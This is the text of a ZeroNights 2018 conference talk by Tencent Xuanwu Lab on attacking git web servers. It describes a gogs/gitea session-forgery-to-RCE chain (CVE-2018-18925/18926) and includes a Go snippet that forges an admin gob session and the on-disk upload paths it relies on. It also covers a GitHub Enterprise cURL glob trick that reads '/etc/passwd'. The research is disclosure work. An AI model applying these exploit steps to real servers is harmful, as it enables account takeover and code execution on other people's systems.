



**ZERO
NIGHTS
2018**

2³
EDITION



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

WHO OWNED YOUR CODE

Attack surfaces of git web servers used by
thousands of developers

2018.ZERONIGHTS.ORG



**ZERO
NIGHTS
2018**

2³
EDITION

Who are we

- Junyu Zhou a.k.a @md5_salt
- 0ops / A*0*E CTF Team
- GeekPwn 2015 / 2017 Winner
- <https://github.com/5alt>



**ZERO
NIGHTS
2018**

2³
EDITION

Who are we

- Wenxu Wu a.k.a @ma7h1as
- Web Application Security
 - Google security hall of fame
 - Mozilla security hall of fame
- Browser security
 - 20+ vulnerabilities of Chrome / Firefox / Safari / Edge
 - 10+ browser CVE ids and credits



**ZERO
NIGHTS
2018**

2³
EDITION

Who are we

- Jiantao Li a.k.a @chromium1337
- ROIS / r3kapig CTF Team
- <https://blog.cal1.cn/>



ZERO
NIGHTS
2018

2³
EDITION

Who are we

- Tencent Security Xuanwu Lab
- Web security Researcher



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

2018.ZERONIGHTS.ORG



**ZERO
NIGHTS
2018**

2³
EDITION

Agenda

- git web server basics
- a gogs/gitea RCE story
- vulnerabilities and exploit tricks
- summary



**ZERO
NIGHTS
2018**

2³
EDITION

git web server basics



ZERO
NIGHTS
2018

2³
EDITION

What does a git server have?

- SSH (limited shell)
 - git-receive-pack
 - git-upload-pack
 - git-upload-archive
- Web
 - user management
 - content management
 - git related components






ZERO
NIGHTS
2018

2³
EDITION

create a repo

New Repository

Owner *

 md5_salt

Repository Name *

A good repository name is usually composed of short, memorable and unique keywords.

Visibility

☒ This repository is **Private**

Description

Description of repository. Maximum 512 characters length.


Available characters: 512

.gitignore

Select .gitignore templates

License

Select a license file

Readme 

Default

☐ Initialize this repository with selected files and template

Create Repository

Cancel


New Migration

Clone Address *

This can be a HTTP/HTTPS/GIT URL.

► Need Authorization

Owner *

 md5_salt

Repository Name *

Visibility

☒ This repository is **Private**

Migration Type

☐ This repository will be a **mirror**

Description

Migrate Repository

Cancel



ZERO
NIGHTS
2018

2³
EDITION

edit a repo online

md5_salt / gogs_exp

Unwatch 1 Star 0 Fork 0

Files Issues 0 Pull Requests 0 Wiki Settings

No Description

1 Commits 1 Branches 1 Releases

Branch: master gogs_exp

New file Upload file HTTPS SSH https://try.gogs.io/md5_sal

5alt 7308702edc init 3 weeks ago

README.md 7308702edc init 3 weeks ago

README.md

test



ZERO
NIGHTS
2018

2³
EDITION

edit a file online

md5_salt / gogs_exp

Unwatch 1 Star 0 Fork 0

Files Issues 0 Pull Requests 0 Wiki Settings

Branch: master gogs_exp / README.md

README.md 5 B

Permalink History Raw

test

Edit this file



**ZERO
NIGHTS
2018**

**2³
EDITION**

webhook

Add Webhook

Gogs will send a POST request to the URL you specify, along with details regarding the event that occurred. You can also specify what kind of data format you'd like to get upon triggering the hook (JSON, x-www-form-urlencoded, XML, etc). More information can be found in our [Webhooks Guide](#).

Payload URL *

Content Type

application/json ▼

Secret

Secret will be sent as SHA256 HMAC hex digest of payload via X-Gogs-Signature header.

When should this webhook be triggered?

☒ Just the push event

☐ I need **everything**

☐ Let me choose what I need

☒ **Active**

Details regarding the event which triggered the hook will be delivered as well.

Add Webhook



**ZERO
NIGHTS
2018**

2³
EDITION

git hook

Git Hooks

Git Hooks are powered by Git itself, you can edit files of supported hooks in the list below to perform custom operations.

- pre-receive
- update
- post-receive





**ZERO
NIGHTS
2018**

2³
EDITION

exec scripts using git hooks

- git hooks
 - fire off custom scripts when certain important actions occur
- admin can edit server-side git hooks
- admin == execute any command (in most cases)



**ZERO
NIGHTS
2018**

2³
EDITION

how does git server store files?




ZERO
NIGHTS
2018

2³
EDITION

git objects

- object name = sha1(object content)
- snapshot for each commit
 - create new object when add/change a file





**ZERO
NIGHTS
2018**

2³
EDITION

- object type
 - blob (file)
 - tree (directory)
 - commit
 - tag

git objects

| 5b1d3.. | |
|---|------|
| blob | size |
| <pre>#ifndef REVISION_H #define REVISION_H #include "parse-options.h" #define SEEN (1u<<0) #define UNINTERESTING (1u #define TREESAME (1u<<2)</pre> | |


| c36d4.. | | |
|---------|-------|---------|
| tree | | size |
| blob | 5b1d3 | README |
| tree | 03e78 | lib |
| tree | cdc8b | test |
| blob | cba0a | test.rb |
| blob | 911e7 | xdiff |

| ae668.. | |
|--|-------|
| commit | size |
| tree | c4ec5 |
| parent | a149e |
| author | Scott |
| committer | Scott |
| my commit message goes here and it is really, really cool | |



**ZERO
NIGHTS
2018**

2³
EDITION





ZERO
NIGHTS
2018

2³
EDITION

git objects

- filename stored in tree
- what if **../** in filename by modify tree object?
- git objects like blockchain
- modify one file => update the whole chain

```
$ git clone http://127.0.0.1:3000/salt/test2
正克隆到 'test2'...
remote: 枚举对象: 3, 完成.
remote: 对象计数中: 100% (3/3), 完成.
remote: 总共 3 (差异 0), 复用 0 (差异 0)
展开对象中: 100% (3/3), 完成.
error: Invalid path '.git/../../sss'
```




**ZERO
NIGHTS
2018**

2³
EDITION

Let's begin with a gogs / gitea RCE story



**ZERO
NIGHTS
2018**

**2³
EDITION**

A session forgery bug

- Macaron (<https://go-macaron.com/>)
- A web framework in Go
- gogs / gitea
- session management middleware
- <https://github.com/go-macaron/session>






ZERO
NIGHTS
2018

2³
EDITION

path traversal by sid

- `../` in sid
- use any file on the disk as session file



```
func (p *FileProvider) filepath(sid string) string {  
    return path.Join(p.rootPath, string(sid[0]), string(sid[1]), sid)  
}
```

// Read returns raw session store by session ID.

```
func (p *FileProvider) Read(sid string) (_ RawStore, err error) {  
    {  
        filename := p.filepath(sid)  
        if err = os.MkdirAll(path.Dir(filename), 0700); err != nil {  
            return nil, err  
        }  
        p.lock.RLock()  
        defer p.lock.RUnlock()  
    }
```

```
    var f *os.File  
    if com.IsFile(filename) {  
        f, err = os.OpenFile(filename, os.O_RDONLY, 0600)  
    } else {  
        f, err = os.Create(filename)  
    }  
}
```




ZERO
NIGHTS
2018

2³
EDITION

session file format

- encoding/gob
- No encryption!

```
// Release releases resource and save data to provider.  
func (s *FileStore) Release() error {  
    s.p.lock.Lock()  
    defer s.p.lock.Unlock()  
    data, err := EncodeGob(s.data)  
    if err != nil {  
        return err  
    }  
    return ioutil.WriteFile(s.p.filepath(s.sid), data,  
0600)  
}
```

```
import "encoding/gob"
```

```
func EncodeGob(obj map[interface{}]interface{}) ([]byte,  
error) {  
    for _, v := range obj {  
        gob.Register(v)  
    }  
    buf := bytes.NewBuffer(nil)  
    err := gob.NewEncoder(buf).Encode(obj)  
    return buf.Bytes(), err  
}
```




ZERO
NIGHTS
2018

2³
EDITION

session forgery

find an arbitrary content upload point

make sid point to that file

find the real path on the disk

We can become anyone

```
package main
```

```
import (
```

```
    "fmt"
```

```
    "encoding/gob"
```

```
    "bytes"
```

```
    "encoding/hex"
```

```
)
```

```
func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
```

```
    for _, v := range obj {
```

```
        gob.Register(v)
```

```
    }
```

```
    buf := bytes.NewBuffer(nil)
```

```
    err := gob.NewEncoder(buf).Encode(obj)
```

```
    return buf.Bytes(), err
```

```
}
```

```
func main() {
```

```
    var uid int64 = 1
```

```
    obj := map[interface{}]interface{} {"uid": uid }
```

```
    data, err := EncodeGob(obj)
```

```
    if err != nil {
```

```
        fmt.Println(err)
```

```
    }
```

```
    // data is the target content
```

```
    edata := hex.EncodeToString(data)
```

```
    fmt.Println(edata)
```

```
}
```





ZERO
NIGHTS
2018

2³
EDITION

Attacking gogs

- Upload arbitrary content by publish a new release
- get uuid in the response
- file is stored in the working directory
- data/attachments/**uuid[0]/uuid[1]/uuid**





☐ This is a pre-release

We'll point out that this release is not production-ready.

Publish Release

Save Draft

Cancel





**ZERO
NIGHTS
2018**



Dashboard - Gogs

try.gogs.io/admin

Dashboard

Issues

Pull Requests

Explore

+

▼

▼

Admin Panel

Dashboard

Users

Organizations

Repositories

Authentications

Configuration

System Notices

Monitoring

Statistics

Gogs database has **15717** users, **2821** organizations, **1037** public keys, **11622** repositories, **13039** watches, **628** stars, **40764** actions, **1805** accesses, **3366** issues, **2188** comments, **0** social accounts, **342** follows, **298** mirrors, **168** releases, **1** login sources, **181** webhooks, **483** milestones, **3256** labels, **910** hook tasks, **3164** teams, **0** update tasks, **374** attachments.

Operations

Delete all inactive accounts

Run

Delete all repositories archives

Run

Delete all repository records that lost Git files

Run

Do garbage collection on repositories

Run

Rewrite '.ssh/authorized_keys' file (caution: non-Gogs keys will be lost)

Run

Resync pre-receive, update and post-receive hooks of all repositories

Run

Reinitialize all repository records that lost Git files

Run

System Monitor Status

Server Uptime

2 weeks, 3 days, 14 hours, 38 minutes, 36 seconds

Current Goroutines

47



**ZERO
NIGHTS
2018**

**2³
EDITION**

Git Hooks - Gogs

try.gogs.io/unknwon/grafana/settings/hooks/git/update

DashboardIssuesPull RequestsExplore

+▼

▼

unknwon / grafana

mirror of <https://github.com/grafana/grafana.git>

Unwatch4Star10Fork2

Files

Settings

Settings

Options

Collaboration

Webhooks

Git Hooks

Deploy Keys

Git Hooks

If the hook is inactive, sample content will be presented. Leaving content to an empty value will disable this hook.

Hook Nameupdate

Hook Content

```
1 #!/bin/sh
2 #
3 # An example hook script to blocks unannotated tags from entering.
4 # Called by "git receive-pack" with arguments: refname sha1-old sha1-new
5 #
6 # To enable this hook, rename this file to "update".
7 #
8 # Config
9 # -----
10 # hooks.allowunannotated
11 #   This boolean sets whether unannotated tags will be allowed into the
12 #   repository. By default they won't be.
13 # hooks.allowdeletetag
14 #   This boolean sets whether deleting tags will be allowed in the
15 #   repository. By default they won't be.
16 # hooks.allowmodifytag
17 #   This boolean sets whether a tag may be modified after creation. By default
18 #   it won't be.
19 # hooks.allowdeletebranch
20 #   This boolean sets whether deleting branches will be allowed in the
```




**ZERO
NIGHTS
2018**

2³
EDITION

What about gitea?

- file type is checked for all attachments
- `http.DetectContentType`
check file content
- `setting.AttachmentAllowedTypes`
 - image/jpeg
 - image/png
 - application/zip
 - application/gzip

```
// UploadAttachment response for uploading
issue's attachment
func UploadAttachment(ctx *context.Context)
{
    ...

    fileType := http.DetectContentType(buf)

    allowedTypes :=
strings.Split(setting.AttachmentAllowedType
s, ",")
    allowed := false
    for _, t := range allowedTypes {
        t := strings.Trim(t, " ")
        if t == "*/*" || t == fileType {
            allowed = true
            break
        }
    }
}
```




**ZERO
NIGHTS
2018**

2³
EDITION

3 ways to upload in gitea

- UploadFile in repo
- Edit wiki
- Preview Changes



ZERO
NIGHTS
2018

2³
EDITION

UploadFile in repo

gitea supports editing repo online
upload new file will return a uuid

The screenshot displays the Gitea web interface for the repository 'salt / test'. The top navigation bar includes links for Code, Issues, Pull Requests, Releases, Wiki, and Activity. The repository page shows 3 commits and 1 branch. The 'Upload File' button is highlighted with a red circle. Below the upload button, a file upload preview is shown with a size of 44 b and the filename 'fake_session'. At the bottom, a browser's developer console is open, showing the response of the upload: `{"uuid":"88e60be5-fb60-47f5-b25e-a1784461de80"}`. The response is circled in red.



ZERO
NIGHTS
2018

2³
EDITION

UploadFile in repo

- data/tmp/uploads/**uuid[0]/uuid[1]/uuid**
- removed after server restart

| 文件夹 | 文件夹 | 文件夹 | 文件夹 | 文件夹 |
|--------------|-------------|---------|-----|-----|
| assets | attachments | uploads | 8 | 8 |
| cmd | avatars | | | |
| contrib | indexers | | | |
| custom | lfs | | | |
| data | sessions | | | |
| docker | tmp | | | |
| docs | | | | |
| integrations | | | | |
| log | | | | |



ZERO
NIGHTS
2018

2³
EDITION

3 ways to upload in gitea


- UploadFile in repo
- Edit wiki
- Preview Changes



ZERO
NIGHTS
2018

2³
EDITION

Edit wiki



// updateWikiPage adds a new page to the repository wiki.

```
func (repo *Repository) updateWikiPage(doer
*User, oldWikiName, newWikiName, content,
message string, isNew bool) (err error) {
```

```
...
```

```
    localPath := repo.LocalWikiPath()
```

```
...
```

```
    newWikiPath := path.Join(localPath,
WikiNameToFilename(newWikiName))
```

```
...
```

```
    if err = ioutil.WriteFile(newWikiPath,
[]byte(content), 0666); err != nil {
        return fmt.Errorf("WriteFile: %v", err)
    }
```

```
...
```




ZERO
NIGHTS
2018

2³
EDITION

Edit wiki

- data/tmp/local-wiki/**repoid/wikiname.md**
- repoid can be get by
 - bruteforce
 - create a new repo, repoid is the total repo count (explore page)
 - fork this repo using another user (repoid in the url)

| 文件夹 | 文件夹 | 文件夹 | 文稿 |
|-------------|------------|-----|---------|
| attachments | local-wiki | 1 | Home.md |
| avatars | uploads | | |
| indexers | | | |
| lfs | | | |
| sessions | | | |
| tmp | | | |



ZERO
NIGHTS
2018

2³
EDITION

3 ways to upload in gitea


- UploadFile in repo
- Edit wiki
- Preview Changes



ZERO
NIGHTS
2018

2³
EDITION

Preview Changes



```
func UpdateLocalCopyBranch(repoPath, localPath, branch
string) error {
    if !com.IsExist(localPath) {
        if err := git.Clone(repoPath, localPath,
git.CloneRepoOptions{
            Timeout:
time.Duration(setting.Git.Timeout.Clone) * time.Second,
            Branch: branch,
        });
        ...

// GetDiffPreview produces and returns diff result of a
file which is not yet committed.
func (repo *Repository) GetDiffPreview(branch, treePath,
content string) (diff *Diff, err error) {
    ...
    } else if err = repo.UpdateLocalCopyBranch(branch);
err != nil {
        return nil, fmt.Errorf("UpdateLocalCopyBranch
[branch: %s]: %v", branch, err)
    }
}
```




ZERO
NIGHTS
2018

2³
EDITION

Preview Changes

- data/tmp/local-repo/**repoid/fake_session**

| 文件夹 | 文件夹 | 文件夹 | 文件夹 | 文档 |
|--------------|-------------|------------|-----|--------------|
| assets | attachments | local-repo | 1 | README.md |
| cmd | avatars | local-wiki | | 其他 |
| contrib | indexers | | | fake_session |
| custom | lfs | | | |
| data | sessions | | | |
| docker | tmp | | | |
| docs | | | | |
| integrations | | | | |
| log | | | | |
| models | | | | |
| modules | | | | |
| options | | | | |



**ZERO
NIGHTS
2018**

2³
EDITION

gogs/gitea RCE

- CVE-2018-18925 / CVE-2018-18926
- we found more vulnerabilities!



**ZERO
NIGHTS
2018**

2³
EDITION

vulnerabilities and exploit tricks

2018.ZERONIGHTS.ORG



**ZERO
NIGHTS
2018**

2³
EDITION

Github : an interesting trick.

Inbox - HackerOne

Admin center

← → ↺

⚠ 不安全 | gitent.com/admin/pre_receive_environments

🔍

> Version 2.14.2

🔔 ⚙ 🚀

Enterprise

Search or jump to...

/

Pull requests

Issues

Explore

🔔 + 🧩

Admin center

Options

GitHub.com connection

Pre-receive hooks

Messages

Audit log

Webhooks

🚀 Site admin

Pre-receive hooks / Manage environments

When a push occurs, each script runs in an **isolated environment** and determines whether the push is accepted or rejected. An environment can include custom libraries and dependencies needed to run the script. You can upload your environment from a URL or via the command line.

Add environment

| | |
|---|---|
| default | <div><div>✎</div><div>📄</div><div>✕</div></div> |
| Used by: 0 pre-receive hooks | |
| 123 | <div><div>✎</div><div>📄</div><div>✕</div></div> |
| Location: http://192.168.196.1/1.tar | |
| Status: Download failed. curl: (7) Failed to connect to 192.168.196.1 port 80: Connection timed out There was an error downloading 'http://192.168.196.1/1.tar' | |
| Used by: 0 pre-receive hooks | |
| 3333 | <div><div>✎</div><div>📄</div><div>✕</div></div> |
| Location: http://192.168.196.1:8080/1.tar | |
| Status: Environment downloaded and ready | |
| Used by: 0 pre-receive hooks | |



ZERO
NIGHTS
2018

2³
EDITION

play with cURL

```
build_file_url() {  
    input_url="$1"  
    if [[ $input_url =~ ^(https?|file):// ]]; then  
        echo "$input_url"  
    elif [ -f "$input_url" ]; then  
        echo "file://$input_url"  
    else  
        return 1  
    fi  
}
```




ZERO
NIGHTS
2018

2³
EDITION

play with cURL

How to **break it** and **do something...**

a cURL feature:

example URL: `file://{file1,file2,file3}`

curl would combined **3** files as **1** result.



ZERO
NIGHTS
2018

2³
EDITION

play with cURL

Do something:

Arbitrary File Read

file://{file1, /etc/passwd , file3.tar}

the whole docker .tar file

file1

file2(data.txt)

file3

front

(/etc/passwd)

behind



ZERO
NIGHTS
2018

2³
EDITION

play with cURL

Everything is nice but...

failed because of the -O flag , which would separate the file

still be rewarded with \$200 , thanks for a nice dinner :)

| | |
|----------|----------------------------------|
| Asset | GitHub Enterprise (Hardware/IoT) |
| Weakness | Information Disclosure |
| Bounty | \$200 |



**ZERO
NIGHTS
2018**

2³
EDITION

Then , what about gitlab ?



ZERO
NIGHTS
2018

2³
EDITION

Components

NGINX

Redis

Sidekiq

Gitaly

Unicorn

